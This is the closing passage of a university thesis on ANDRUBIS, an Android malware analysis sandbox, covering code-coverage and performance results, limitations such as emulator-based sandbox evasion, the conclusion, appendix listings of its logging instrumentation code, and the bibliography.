org.snakemaxa.apps.app_uninstall	Gamex	Gamex.a	Gamex-Gen	10.31%	234 of 2269	+1.06%
com.bfsx.papertoss	Gamex.A	Gamex.a	Gamex-Gen	22.31%	620 of 2779	-11.71%
com.doidlonghair1	GinMaster.A	GinMaster.a	Gmaster-A	15.83%	132 of 834	+18.35%
com.load.wap	JiFake.F	FakeInst.a	FkToken-A	52.00%	52 of 100	+9.76%
com.zhenshi.Haidaogame	Kituri.A	Placms.a	Kituri-A	17.10%	85 of 497	-4.30%
com.zs.terence.calendar	Kituri.A	Placms.a	Kituri-A	13.17%	64 of 486	-1.64%
com.gamejing.box	Kituri.A	Placms.a	Kituri-A	8.74%	41 of 469	-6.25%
fhvm.vnnej	OpFake.E	Opfake.bo	Opfake-F	28.30%	30 of 106	+0.94%
ru.mskdev.andrinst	SMStado.A	FakeInst.a	Boxer-D	67.74%	21 of 31	-33.92%
Average code coverage				27.33%		-7.03%

Table 7.9: Code coverage of ANDRUBIS compared to manual analysis (malicious applications).

mentation at the Dalvik level causes a negligible 7% overhead, with VMI monitoring the native code raising it to 18%. For reasons further explained in Section 8.1 we have also measured the performance with the QEMU single-step mode enabled. Finally, running the benchmark on a real-world device shows that the overhead additionally introduced by instrumentation of the Dalvik VM and the emulator is negligible when comparing the overhead introduced by the emulator alone with an actual smartphone: The Samsung I9001 is more than six times faster than the baseline.

	Baseline (QEMU)	ANDRUBIS w/o VMI	ANDRUBIS	ANDRUBIS singlestep	Samsung I9001
AnTuTu	328	307	277	255	2134
Overhead	0%	7%	18%	29%	-

Table 7.10: Benchmark results for CPU and I/O performance.

In this chapter, we showed that ANDRUBIS has a powerful stimulation engine to increase

code coverage, demonstrated by quantitative and qualitative analysis, that ANDRUBIS is suited to comprehensively analyze the behavior of Android applications and also allows the detection of malicious behavior (e.g. sensitive data leaks).

CHAPTER 8

Summary

8.1 Limitations & Future Work

Naturally, an automated analysis environment like the one presented here comes with some limitations. One of the most severe problems for any VM-based approach is evasion. Even when executing x86 virtual machines on an x86 host, the possibility to detect certain features of the execution environment exists. Possibilities reach from iterating certain device properties to reveal the underlying virtualization technology, to querying for specific pixel colors of the desktop background in order to detect a specific analysis framework. Previous research has shown, that analysis evasion despite being widespread is not ubiquitously implemented in x86 malware [32, 44]. Whether this assumption holds true for mobile sandboxes is hard to estimate. In our opinion, the fact that Google introduced the feature to check third party apps with Google Bouncer in Android Version 4.2 [52] is a strong hint that malware writers will have to put more effort into evading analysis environments.

Additionally, a quirk of mobile sandboxes allows an easier detection mechanism to be utilized. Since Android platforms are exclusively designed for the ARM architecture, the code has to be emulated on x86/x64 analysis machines. An emulator usually takes a basic block, translates it, and executes the whole resulting basic block on the host machine. Unfortunately, this property allows for an easy detection of emulated code, since basic blocks cannot be interrupted by the (guest) operating system's scheduler. In [49], the authors leverage this knowledge to detect emulator-based sandboxes. They also introduce a proof of concept for their approach, targeting our framework. We reacted to this detection approach by using single-stepping in our analysis. The costs of this technique in terms of performance were already discussed in Section 7.7.

A limitation of our VMI implementation is that we currently do not record return values of system calls like Copperdroid [13] does. For example, we do not know which file descriptor was returned by a *sys_open* system call. Therefore, it is hard to match file descriptors used in other system calls to the actual file name.

A general limitation of dynamic analysis frameworks is the never-ending arms race between malware developers and security researchers. As long as a sandbox is not capable of perfectly emulating a system, a possibility to detect it will always exist. Therefore, raising the bar for attackers as high as possible is the only feasible thing to do.

8.2 Conclusion

In this thesis, we presented ANDRUBIS, a fully automated large-scale analysis framework for Android applications that combines static analysis techniques with dynamic analysis on both Dalvik VM and system-level. The presented results are consistent with previous research and verify the system's soundness and effectiveness for analyzing Android apps. Furthermore, we implemented several stimulation techniques in order to trigger behavior during the analysis and verified their effectiveness by evaluating the resulting code coverage.

We opened ANDRUBIS for public submissions with a current capacity of analyzing around 3,500 samples per day, resulting in a total of more than 1,000,000 apps having been submitted between June 12, 2012 and June 12, 2014. Overall, ANDRUBIS received 1,778,997 unique submissions. Since ANDRUBIS usually returns cached analysis reports in case an app is submitted multiple times (unless a user requests a re-analysis of a previous task), it performed analysis tasks for 1,073,078 (around 60%) of submissions. In total, ANDRUBIS received and analyzed 1,034,999 (58.18%) unique samples [45].



Figure 8.1: Weekly number of total submissions, submissions through sample exchanges, new samples and analyzed samples. [45]

With ANDRUBIS, we provide malware analysts with the means to thoroughly analyze a given Android application. Furthermore, we provide researchers with a solid platform to build various post-processing methods upon. For example, machine learning approaches could use our analysis results to tackle the problem of judging whether a previously unseen app is malware or not.

Finally, we also provide an Android app to submit samples directly from a smartphone. It acts as a front-end for ANDRUBIS and features submission of an installed app to our system and displaying a summary of our analysis results for the user.

Overall we are very happy how well Andrubis was perceived in the public[1] and about the huge number of app submissions we are getting every day.
Also, the release of the ANDRUBIS App for Android went smoothly [22]. Most users rated the app very positively and appreciated the fact that they can look under the hood of their installed applications. People who gave a low rating were disappointed by our 8MB submission limit per application, which we currently have in place to handle the huge amount of submissions every day with the limited storage capabilities in our computing center.
Since ANDRUBIS uses the same infrastructure as Anubis, the overall maintenance effort is limited.

[1] Heise used ANDRUBIS to analyze the behavior of a malware which was shipped with brand new E-Plus smartphones: `http://www.heise.de/security/meldung/E-Plus-verschickt-Base-Smartphones-mit-Virus-1984119.html`

APPENDIX A

Appendix

```
1  private Intent registerReceiverInternal(BroadcastReceiver receiver,
2          IntentFilter filter, String broadcastPermission,
3          Handler scheduler, Context context) {
4      IIntentReceiver rd = null;
5      if (receiver != null) {
6          if (mPackageInfo != null && context != null) {
7              if (scheduler == null) {
8                  scheduler = mMainThread.getHandler();
9              }
10             rd = mPackageInfo.getReceiverDispatcher(
11                 receiver, context, scheduler,
12                 mMainThread.getInstrumentation(), true);
13         } else {
14             if (scheduler == null) {
15                 scheduler = mMainThread.getHandler();
16             }
17             rd = new LoadedApk.ReceiverDispatcher(
18                     receiver, context, scheduler, null, true).
                       getIIntentReceiver();
19         }
20     }
21     try {
```

```
22          // Andrubis Logging
23          AnubisLogging.registerReceiverLog(filter.actionsIterator(),receiver);
24          // --
25          return ActivityManagerNative.getDefault().registerReceiver(
26                  mMainThread.getApplicationThread(),
27                  rd, filter, broadcastPermission);
28      } catch (RemoteException e) {
29          return null;
30      }
31  }             Handler scheduler, Context context) {
```

Listing A.1: Monitor programmatically registered broadcast receiver

```
1  static jint OSNetworkSystem_readDirect(JNIEnv* env, jobject, jobject
       fileDescriptor, jint address, jint count) {
2      NetFd fd(env, fileDescriptor);
3      if (fd.isClosed()) {
4          return 0;
5      }
6
7      jbyte* dst = reinterpret_cast<jbyte*>(static_cast<uintptr_t>(address));
8      ssize_t bytesReceived;
9      {
10         int intFd = fd.get();
11         AsynchronousSocketCloseMonitor monitor(intFd);
12         bytesReceived = NET_FAILURE_RETRY(fd, read(intFd, dst, count));
13     }
14     if (env->ExceptionOccurred()) {
15         return -1;
16     }
17     if (bytesReceived == 0) {
18         return -1;
19     } else if (bytesReceived == -1) {
20         if (errno == EAGAIN || errno == EWOULDBLOCK) {
21             // We were asked to read a non-blocking socket with no data
22             // available, so report "no bytes read".
```

```
23              return 0;
24          } else {
25              jniThrowSocketException(env, errno);
26              return 0;
27          }
28      } else {
29          int port = fd.getPort();
30          int id = fd.getId();
31          jstring name = fd.getName();
32          const char* srchost = env->GetStringUTFChars(name, 0);
33          int len = strlen((char*)dst);
34          char* hex = new char[len * 2 + 1];
35          int i;
36          for (i = 0; i < len; i++)
37          {
38              if ((char)dst[i] == '\n' || (char)dst[i] == '\r')
39              {
40                  sprintf(&hex[2*i], "%02x", ' ');
41                  continue;
42              }
43              sprintf(&hex[2*i], "%02x", dst[i]);
44          }
45          hex[strlen((char*)dst) * 2 + 1] = '\0';
46
47          LOGW("DroidBox: {\"RecvNet\": { \"srchost\": \"%s\", \"srcport\": \"%d
                \", \"data\": \"%s\", \"fd\":\"%d\" } }", srchost, port, hex, id);
48          delete[] hex;
49          env->ReleaseStringUTFChars(name, srchost);
50          return bytesReceived;
51      }
52  }
```

Listing A.2: OSNetworkSystem_readDirect causes the system to crash due to a memory violation

```
string SysCall::readMemoryIntoStringArray(uint32_t address){
  stringstream parsedStringArray;

  parsedStringArray << "[";

  if(address) {
    uint32_t elementAddr;
    if(!vmi()->readMemory(address, &elementAddr, 4)) {
      elementAddr = 0;
    }

    while(elementAddr != 0){
      parsedStringArray << readMemoryIntoString(elementAddr) << ", ";

      address += 4;
      if(!vmi()->readMemory(address, &elementAddr, 4)) {
        elementAddr = 0;
      }
    }
  }

  parsedStringArray << "]";
  return parsedStringArray.str();
}


string SysCall::readMemoryIntoString(uint32_t address){
  char dataBuffer[91];

  if(vmi()->readMemory(address, dataBuffer, sizeof(dataBuffer))) {
    dataBuffer[90] = (char)0;
    return string(dataBuffer);
  }

  return string("<unresolvable>");
```

```
36 }
37
38 string SysCall::readMemoryIntoString(uint32_t address, uint32_t len){
39   char dataBuffer[len+1];
40
41   if(vmi()->readMemory(address, dataBuffer, len)) {
42     dataBuffer[len] = (char)0;
43     return string (dataBuffer);
44   }
45
46   return string("<unresolvable>");
47 }
48
49 string SysCall::removeNonPrintable(string str){
50   str.erase(std::remove_if(str.begin(), str.end(), SysCall::InvalidChar()),
         str.end());
51   return DATA_START + str + DATA_END;
52 }
```

Listing A.3: Support functions

List of Figures

List of Tables

Bibliography

[1] A Closer Look at Android RunTime (ART) in Android L. http://anandtech.com/show/8231/a-closer-look-at-android-runtime-art-in-android-l/. (last accessed: 2014-10-01).

[2] Androguard. http://code.google.com/p/androguard. (last accessed: 2014-10-01).

[3] Android platform versions. https://developer.android.com/about/dashboards/index.html?utm_source=ausdroid.net. (last accessed: 2014-10-01).

[4] Android security part 1. http://www.hiqes.com/android-security-part-1/. (last accessed: 2014-10-01).

[5] Android to surpass 1 billion active users in 2014. http://dashburst.com/android-billion-active-users-2014-gartner-report/. (last accessed: 2014-10-01).

[6] Anubis. http://anubis.iseclab.org. (last accessed: 2014-10-01).

[7] Apktool. http://code.google.com/p/android-apktool. (last accessed: 2014-10-01).

[8] App manifest | android developers. https://developer.android.com/guide/topics/manifest/manifest-intro.html. (last accessed: 2014-10-01).

[9] Axmlprinter2. https://code.google.com/p/xml-apk-parser/. (last accessed: 2014-10-01).

[10] Badger Application Analysis. http://davidson-www.cs.wisc.edu/baa. (last accessed: 2014-10-01).

[11] Compile droidbox. https://code.google.com/p/droidbox/wiki/Compile. (last accessed: 2014-10-01).

[12] Compile taintdroid. http://appanalysis.org/download_2.3.html. (last accessed: 2014-10-01).

[13] CopperDroid. http://copperdroid.isg.rhul.ac.uk. (last accessed: 2014-10-01).

[14] DroidBox. http://code.google.com/p/droidbox. (last accessed: 2014-10-01).

[15] Droiddreamlight variant pretends to manage apk files. http://blog.trendmicro.com/trendlabs-security-intelligence/droiddreamlight-variant-pretends-to-manage-apk-files/. (last accessed: 2014-10-01).

[16] Ein blick hinter die mauer des app-stores. http://www.tagesanzeiger.ch/digital/mobil/Ein-Blick-hinter-die-Mauer-des-AppStores/story/25463932. (last accessed: 2014-10-01).

[17] Introducing ART. https://source.android.com/devices/tech/dalvik/art.html. (last accessed: 2014-10-01).

[18] Mobile Sandbox. http://mobilesandbox.org. (last accessed: 2014-10-01).

[19] Obad trojan - the most sophisticated android trojan. https://www.securelist.com/en/blog/8106/The_most_sophisticated_Android_Trojan. (last accessed: 2014-10-01).

[20] Rage against the cage exploit explained. http://thesnkchrmr.wordpress.com/2011/03/24/rageagainstthecage/. (last accessed: 2014-10-01).

[21] Time for android in your watch (and car, and tv). http://www.cnet.com/news/time-for-android-in-your-watch-and-car-and-tv/. (last accessed: 2014-10-01).

[22] TU-Wien-App zeigt Gefahren unter Android auf. http://futurezone.at/apps/tu-wien-app-zeigt-gefahren-unter-android-auf/88.513.113. (last accessed: 2014-10-01).

[23] VirusTotal. http://www.virustotal.com. (last accessed: 2014-10-01).

[24] RageAgainstTheCage. http://thesnkchrmr.wordpress.com/2011/03/24/rageagainstthecage, March 2011. (last accessed: 2014-10-01).

[25] Juniper Networks Third Annual Mobile Threats Report. http://www.juniper.net/us/en/local/pdf/additional-resources/3rd-jnpr-mobile-threats-report-exec-summary.pdf, 2013. (last accessed: 2014-10-01).

[26] David Barrera, H. Güneş Kayacik, Paul C. van Oorschot, and Anil Somayaji. A Methodology for Empirical Analysis of Permission-Based Security Models and its Application to Android. In *ACM Conference on Computer and Communications Security (CCS)*, 2010.

[27] Ulrich Bayer, Christopher Kruegel, and Engin Kirda. TTAnalyze: A tool for analyzing malware. In *European Institute for Computer Antivirus Research (EICAR) Annual Conference*, 2006.

[28] Ulrich Bayer, Paolo Milani Comparetti, Clemens Hlauscheck, Christopher Kruegel, and Engin Kirda. Scalable, Behavior-Based Malware Clustering. In *Annual Network & Distributed System Security Symposium (NDSS)*, 2009.

[29] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *Proceedings of the Annual Conference on USENIX Annual Technical Conference*, ATEC '05, pages 41–41, Berkeley, CA, USA, 2005. USENIX Association.

[30] Iker Burguera, Urko Zurutuza, and Simin Nadjm-Tehrani. Crowdroid: Behavior-Based Malware Detection System for Android. In *ACM Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)*, 2011.

[31] Lorenzo Cavallaro, Prateek Saxena, and R. Sekar. Anti-Taint-Analysis: Practical Evasion Techniques Against Information Flow Based Malware Defense. Technical report, Secure Systems Lab at Stony Brook University, 2007.

[32] Xu Chen, Jon Andersen, Z. Morley Mao, Michael Bailey, and Jose Nazario. Towards an Understanding of Anti-Virtualization and Anti-Debugging Behavior in Modern Malware. In *Annual IEEE International Conference on Dependable Systems and Networks (DSN)*, 2008.

[33] Lucas Davi, Alexandra Dmitrienko, Manuel Egele, Thomas Fischer, Thorsten Holz, Ralf Hund, Stefan Nürnberger, and Ahmad-Reza Sadeghi. MoCFI: A Framework to Mitigate Control-Flow Attacks on Smartphones. In *Proceedings of the 19th Annual Network & Distributed System Security Symposium (NDSS)*, Feb 2012.

[34] Manuel. Egele, Christopher. Kruegel, EEngin Kirda, and Giovanni. Vigna. PiOS: Detecting Privacy Leaks in iOS Applications. In *Annual Network & Distributed System Security Symposium (NDSS)*, 2011.

[35] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *USENIX Conference on Operating Systems Design and Implementation (OSDI)*, 2010.

[36] Rafael Fedler, Christian Banse, Christoph Krauß, and Volker Fusenig. Android OS security: Risks and limitations - a practical evaluation. Technical report, Fraunhofer AISEC, May 2012.

[37] Adrienne Porter Felt, Matthew Finifter, Erika Chin, Steve Hanna, and David Wagner. A Survey of Mobile Malware in the Wild. In *ACM Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)*, 2011.

[38] Adrienne Porter Felt, Elizabeth Ha, Serge Egelman, Ariel Haney, Erika Chin, and David Wagner. Android permissions: User attention, comprehension, and behavior. In *Proceedings of the Eighth Symposium on Usable Privacy and Security*, SOUPS '12, pages 3:1–3:14, New York, NY, USA, 2012. ACM.

[39] A.P. Felt, E. Chin, S. Hanna, D. Song, and D. Wagner. Android permissions demystified. In *ACM Conference on Computer and Communications Security (CCS)*, pages 627–638. ACM, 2011.

[40] Peter Gilbert, Byung-Gon Chun, Landon P. Cox, and Jaeyeon Jung. Vision: Automated Security Validation of Mobile Apps at App Markets. In *International Workshop on Mobile Cloud Computing and Services (MCS)*, 2011.

[41] Jan Goebel, Thorsten Holz, and Carsten Willems. Measurement and Analysis of Autonomous Spreading Malware in a University Environment. In *International Conference on Detection of Intrusions & Malware, and Vulnerability Assessment (DIMVA)*, 2007.

[42] Google. Android security overview. http://source.android.com/tech/security/index.html. (last accessed: 2014-10-01).

[43] Michael C. Grace, Wu Zhou, Xuxian Jiang, and Ahmad-Reza Sadeghi. Unsafe Exposure Analysis of Mobile In-App Advertisements. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks (WISEC)*, 2012.

[44] Martina Lindorfer, Clemens Kolbitsch, and Paolo Milani Comparetti. Detecting Environment-Sensitive Malware. In *Recent Advances in Intrusion Detection (RAID)*, 2011.

[45] Martina Lindorfer, Matthias Neugschwandtner, Lukas Weichselbaum, Yanick Fratantonio, Victor van der Veen, and Christian Platzer. Andrubis - 1,000,000 Apps Later: A View on Current Android Malware Behaviors. In *Proceedings of the the 3rd International Workshop on Building Analysis Datasets and Gathering Experience Returns for Security (BADGERS)*, 2014.

[46] Hiroshi Lockheimer. Android and Security. `http://googlemobile.blogspot.com/2012/02/android-and-security.html`, February 2012. (last accessed: 2014-10-01).

[47] Lookout Mobile Security. State of Mobile Security 2012. `https://www.lookout.com/_downloads/lookout-state-of-mobile-security-2012.pdf`, 2012. (last accessed: 2014-10-01).

[48] Ingrid Lunden. The One-Horse Race: 85% Of The 300M Smartphones Shipped In Q2 Were Android. `http://techcrunch.com/2014/07/30/`

the-one-horse-race-android-epresented-85-of-the-300m-smartphones-shipped-in-q2/, July 2014. (last accessed: 2014-10-01).

[49] Felix Matenaar and Patrick Schulz. Detecting Android Sandboxes. http://www.dexlabs.org/blog/btdetect, August 2012. (last accessed: 2014-10-01).

[50] Sebastian Neuner, Victor van der Veen, Martina Lindorfer, Markus Huber, Georg Merzdovnik, Martin Mulazzani, and Edgar Weippl. Enter Sandbox: Android Sandbox Comparison. In *Proceedings of the 3rd IEEE Mobile Security Technologies Workshop (MoST)*, 2014.

[51] Nicholas J. Percoco and Sean Schulte. Adventures in Bouncerland. In *Black Hat USA*, 2012.

[52] JR Raphael. Exclusive: Inside Android 4.2's powerful new security system. http://blogs.computerworld.com/android/21259/android-42-security, November 2012. (last accessed: 2014-10-01).

[53] Vaibhav Rastogi, Yan Chen, and William Enck. AppsPlayground: Automatic Security Analysis of Smartphone Applications. In *ACM Conference on Data and Application Security and Privacy (CODASPY)*, 2013.

[54] Asaf Shabtai, Yuval Fledel, Uri Kanonov, Yuval Elovici, Shlomi Dolev, and Chanan Glezer. Google android: A comprehensive security assessment. *IEEE Security and Privacy*, 8:35–44, March 2010.

[55] Michael Spreitzenbarth, Felix Freiling, Florian Echtler, Thomas Schreck, and Johannes Hoffmann. Mobile-sandbox: Having a Deeper Look into Android Applications. In *Annual ACM Symposium on Applied Computing (SAC)*, 2013.

[56] Timothy Vidas and Nicolas Christin. Evading android runtime analysis via sandbox detection. In *Proceedings of the 9th ACM Symposium on Information, Computer and Communications Security*, ASIA CCS '14, pages 447–458, New York, NY, USA, 2014. ACM.

[57] Lukas Weichselbaum, Matthias Neugschwandtner, Martina Lindorfer, Yanick Fratantonio, Victor van der Veen, and Christian Platzer. Andrubis: Android Malware Under The Magnifying Glass. Technical Report TR-ISECLAB-0414-001, Vienna University of Technology, 2014.

[58] Lok Kwong Yan and Heng Yin. DroidScope: Seamlessly Reconstructing the OS and Dalvik Semantic Views for Dynamic Android Malware Analysis. In *USENIX Security Symposium*, 2012.

[59] Cong Zheng, Shixiong Zhu, Shuaifu Dai, Guofei Gu, Xiaorui Gong, and Wei Zou. SmartDroid: An Automatic System for Revealing UI-based Trigger Conditions in Android Applications. In *ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)*, 2012.

[60] Wu Zhou, Yajin Zhou, Xuxian Jiang, and Peng Ning. Detecting Repackaged Smartphone Applications in Third-Party Android Marketplaces. In *ACM Conference on Data and Application Security and Privacy (CODASPY)*, 2012.

[61] Y. Zhou and X. Jiang. Dissecting Android Malware: Characterization and Evolution. In *IEEE Symposium on Security and Privacy*, 2012.

[62] Yajin Zhou, Zhi Wang, Wu Zhou, and Xuxian Jiang. Hey, You, Get Off of My Market: Detecting Malicious Apps in Official and Alternative Android Markets. In *Annual Network & Distributed System Security Symposium (NDSS)*, 2012.